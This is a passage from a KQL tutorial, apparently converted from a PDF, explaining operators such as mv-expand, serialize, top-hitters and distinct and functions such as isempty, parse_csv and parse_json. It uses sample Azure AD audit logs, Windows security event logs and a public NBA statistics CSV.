If we scroll on **timeSeries_19** – We can see eventID **5059**.



- 1.4.21 – What is the "mv-expand" operator?

Description:

*"**mv-expand** is applied on a dynamic-typed array or property bag column so that each value in the collection gets a separate row. All the other columns in an expanded row are duplicated."*

This is how Microsoft explains it, and it's true how they have explained it. However, I think that it can be explained better with examples.

Example:

When we run the following KQL query:

```
AuditLogs
| where Identity == "MS-PIM"
```


It will return records, where we can see a column called **"TargetResources".** This column stores different values in a JSON format.

If we want to parse these values into columns. We can use the "mv-expand" operator.

Now if we run the following KQL query:

```
AuditLogs
| where Identity == "MS-PIM"
| mv-expand TargetResources
```

It will parse the different values into columns:



- 1.4.22 – What is the "serialize" operator?

Description:


The "serialize" operator is used to create numbered rows in a column.

Example:

When we run the following KQL query:

```
AuditLogs
| where TimeGenerated > ago(7d)
```

It will return a few records, which is nothing new to us.



Completed 00:00:00.677 5 records


TimeGenerated [UTC]	ResourceId	OperationName	OperationVersion	Categ
7/21/2020, 1:31:51.094 PM	/tenants/2ef8c6e8-bf66-4c53-adaa-48eb97225f6f/providers/Microso...	Update device	1.0	Device
7/21/2020, 6:31:03.283 PM	/tenants/2ef8c6e8-bf66-4c53-adaa-48eb97225f6f/providers/Microso...	Update user	1.0	UserM
7/23/2020, 6:42:26.344 AM	/tenants/2ef8c6e8-bf66-4c53-adaa-48eb97225f6f/providers/Microso...	Update user	1.0	UserM
7/26/2020, 8:43:02.982 AM	/tenants/2ef8c6e8-bf66-4c53-adaa-48eb97225f6f/providers/Microso...	Update user	1.0	UserM

Let's say that we want to create numbered rows by adding a new column to our returned results. In order to do this, we can use the following KQL query as example:

A new column "OperationCount" will be added to our returned results that will count all the rows. It is up to you how you call your column name. "OperationCount" is just an example.

```
AuditLogs
| where TimeGenerated > ago(7d)
| serialize OperationCount=row_number()
```

Returned result:



Completed 00:00:00.559 5 records

TimeGenerated [UTC]	ResourceId	OperationCount	OperationName	Op
7/20/2020, 6:21:34.293 PM	/tenants/2ef8c6e8-bf66-4c53-adaa-48eb97225f6f/providers/Microso...	1	Update user	1.0
7/23/2020, 6:42:26.344 AM	/tenants/2ef8c6e8-bf66-4c53-adaa-48eb97225f6f/providers/Microso...	2	Update user	1.0
7/21/2020, 1:31:51.094 PM	/tenants/2ef8c6e8-bf66-4c53-adaa-48eb97225f6f/providers/Microso...	3	Update device	1.0
7/21/2020, 6:31:03.283 PM	/tenants/2ef8c6e8-bf66-4c53-adaa-48eb97225f6f/providers/Microso...	4	Update user	1.0


- 1.4.23 – What is the "top-hitters" operator?

Description:

The "top-hitters" operator will return the first records in a table.

Example:

Here we can see that there are more than 10k returned results.



Completed. Showing partial results from the last 24 hours. 00:00:07.019 10,000+ records


TimeGenerated [UTC]	Account	AccountType	Computer	EventID	Activity
7/26/2020, 1:11:38.120 AM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	8,002	8002 - A process
7/26/2020, 1:11:43.013 AM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	8,002	8002 - A process
7/26/2020, 1:11:43.017 AM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	8,002	8002 - A process
7/26/2020, 1:11:44.577 AM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	8,002	8002 - A process

In this example, we are interested in the top 10 results. But not just random 10 results. We will look how many times an account has generated an event in the past 24 hours.

In order to do this, we can run the following KQL query:

```
SecurityEvent
| top-hitters 10 of Account by EventID
```

Returned results:



Completed. Showing results from the last 24 hours. 00:00:00.823 7 records

Account	approximate_sum_EventID
NT AUTHORITY\SYSTEM	168,740,560
IDENTITY\Client2$	38,450,452
	1,845,360
NT AUTHORITY\LOCAL SERVICE	1,112,278


- 1.4.24 – What is the "distinct" operator?

Description:

The "distinct" operator is used to find on a quick way what the unique values are in a column.

Example:

Here we have a column called "Activity" and it has different values.



If we want to find all the unique values in it. We can use the "distinct" operator.

Now if we run the following KQL query:

```
SecurityEvent
| distinct Activity
```

Returned result:

• 1.5 – Scalar Functions

Description:

This is a list of the common scalar functions you might be using:

Chapter	Function	Description
1.5.1	Isnotempty()	Looks if a column is NOT empty
1.5.2	Isempty()	Looks for columns that have NO values in it.
1.5.3	Parse_csv()	Parse CSV data into columns
1.5.4	Parse_json()	Parse data that is stored in a JSON format.
1.5.5	Split()	Split a string of value
1.5.6	Arg_max()	Good function to use to re-move duplicates


• 1.5.1 – What is the "isnotempty()" function?

Description:

This function is used to get returned records back, where the specified columns is NOT empty and always contains a value.

Example:

Here we can see that there are 10k returned records. It has a column called **"AccessMask"**. As we can see, it is empty.




If we want that this column always contains a value. We can use the "isnotempty()" function.

In order to do this, we can run the following KQL query as example:

```
SecurityEvent
| where isnotempty(AccessMask)
```

Returned result:




- 1.5.2 – What is the "isempty()" function?

Description:

The isempty() function will return records back, where a specified column has an empty value.

Example:

Here we can see a column that's called **"Account"**. It has different values in it.



Completed. Showing partial results from the last 24 hours. 00:00:08.767 10,000+ records


TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName
7/27/2020, 9:45:47.967 AM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker
7/27/2020, 9:45:54.163 AM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker
7/27/2020, 9:46:00.357 AM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker
7/27/2020, 9:46:04.060 AM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker

Let's say that we want this column to being empty, where there are no values.

In order to do this, we can use the isempty() function.

```
SecurityEvent
| where isempty(Account)
```

Returned result:



Completed. Showing results from the last 24 hours. 00:00:01.237 396 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task
7/26/2020, 10:15:52.953 AM			Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	12,801
7/26/2020, 10:15:52.953 AM			Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	12,801
7/26/2020, 10:15:52.953 AM			Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	12,801
7/26/2020, 10:15:52.953 AM			Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	12,801

- 1.5.3 – What is the "parse_csv" operator?

Description:

The "parse_csv" operator is used to parse values that are stored in a CSV format.

Example:

When we visit the following URL: https://raw.githubusercontent.com/AddisonGauss/NbaData2015-2016/master/NBApoints.csv

We can see some sample data of NBA players. All the data is stored in a CSV format.


Rk	Player	Pos	Age	Tm	G	GS	MP	FG	FGA	FG%	3P	3PA	3P%	2P	2PA	2P%	eFG%	FT	FTA	FT%	ORB	DRB	TRB	AST
1	Stephen Curry	PG	27	GSW	79	79	34.2	10.2	20.2	0.504	5.1	11.2	0.454	5.1	9	0.566	0.63	4.6	5.1	0.908	0.9	4.6	5.4	6.7
2	James Harden	SG	26	HOU	82	82	38.1	8.7	19.7	0.439	2.9	8	0.359	5.8	11.7	0.494	0.512	8.8	10.2	0.86	0.8	5.3	6.1	7.5
3	Kevin Durant	SF	27	OKC	72	72	35.8	9.7	19.2	0.505	2.6	6.7	0.387	7.1	12.5	0.569	0.573	6.2	6.9	0.898	0.6	7.6	8.2	5
4	DeMarcus Cousins	C	25	SAC	65	65	34.6	9.2	20.5	0.451	1.1	3.2	0.333	8.2	17.3	0.473	0.477	7.3	10.2	0.718	2.4	9.1	11.5	3.3
5	LeBron James	SF	31	CLE	76	76	35.6	9.7	18.6	0.52	1.1	3.7	0.309	8.6	14.9	0.573	0.551	4.7	6.5	0.731	1.5	6	7.4	6.8

The *"parse_csv"* function is often used with the *"externaldata"* operator. More information about the *"externaldata"* operator can be found at **1.4.17**

When we run the following KQL query:

```
let NBA = (externaldata(payload_url: string) [@"https://raw.githubusercon-
tent.com/AddisonGauss/NbaData2015-2016/master/NBApoints.csv"]
with (format="txt"))
| project payload_url;
NBA
```


It will store all the values in one column.




Now when we run the following KQL query, where we use the *"parse_csv"* function.

```
let NBA = (externaldata(payload_url: string) [@"https://raw.githubusercon-
tent.com/AddisonGauss/NbaData2015-2016/master/NBApoints.csv"]
with (format="txt"))
| project payload_url;
NBA
| extend data = parse_csv(payload_url)
```

The values are now parsed into two columns, and one of them is called **"data"**.




If we now expand the **"data"** column. We can see different values in it.



If we now run the following KQL query:

```
let NBA = (externaldata(payload_url: string) [@"https://raw.githubusercon-
tent.com/AddisonGauss/NbaData2015-2016/master/NBApoints.csv"]
with (format="txt"))
| project payload_url;
NBA
| extend data = parse_csv(payload_url)
| extend Player = data [1]
```

It will parse all the values into one column, which shows every NBA player.



- 1.5.4 – What is the "parse_json()" function?

Description:

The *"parse_json()"* is a scalar function that you will use a lot. This function is required to parse values that are stored in a JSON format, and yes. A lot of valuable data is often stored in JSON format, so it's good to understand this function.


Example:

In this example, we are presenting a simple use-case. We have added a user via Microsoft Privileged Identity Management (PIM).


Here is an example of KQL query that belongs to MS-PIM:

```
AuditLogs
| where TimeGenerated > ago(7d)
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
```


In the returned result, we can see some columns. However, it lacks some information, because the valuable data is stored in a JSON format that we haven't parsed.



There are two columns that store data in a JSON format, which is **IniatedBy** & **TargetResources**.



When we expand the **"TargetResources"** column. We can see that it has some data that is indeed stored in a JSON format.




Now let's parse these values by using the *parse_json()* scalar function. We are going to parse which user was assigned to which role through MS-PIM.


We are expanding the following:

0 {"displayName":"Global Administrator","administrativeUnits":[],"modifiedProperties":[{"displayName":"RoleDefinitionOriginId","oldValue":"\"\"","newValue":"

As you can see, it has a column that's called **"displayName"**, and this column has a value that is **"Global Administrator"**



Because of this, we can now extend this column in our returned result by clicking on *''Extend column''*




Our query will now change to:

```
| where TimeGenerated > ago(7d)
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
| extend displayName_ = tostring(TargetResources[0].displayName)
```

Returned result:


Now it will return which directory role was assigned, but we can change this column name, so no worries. I will call it DirectoryRole.



Now our KQL query will be:

```
AuditLogs
| where TimeGenerated > ago(7d)
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
| extend DirectoryRole = tostring(TargetResources[0].displayName)
```


Returned result:



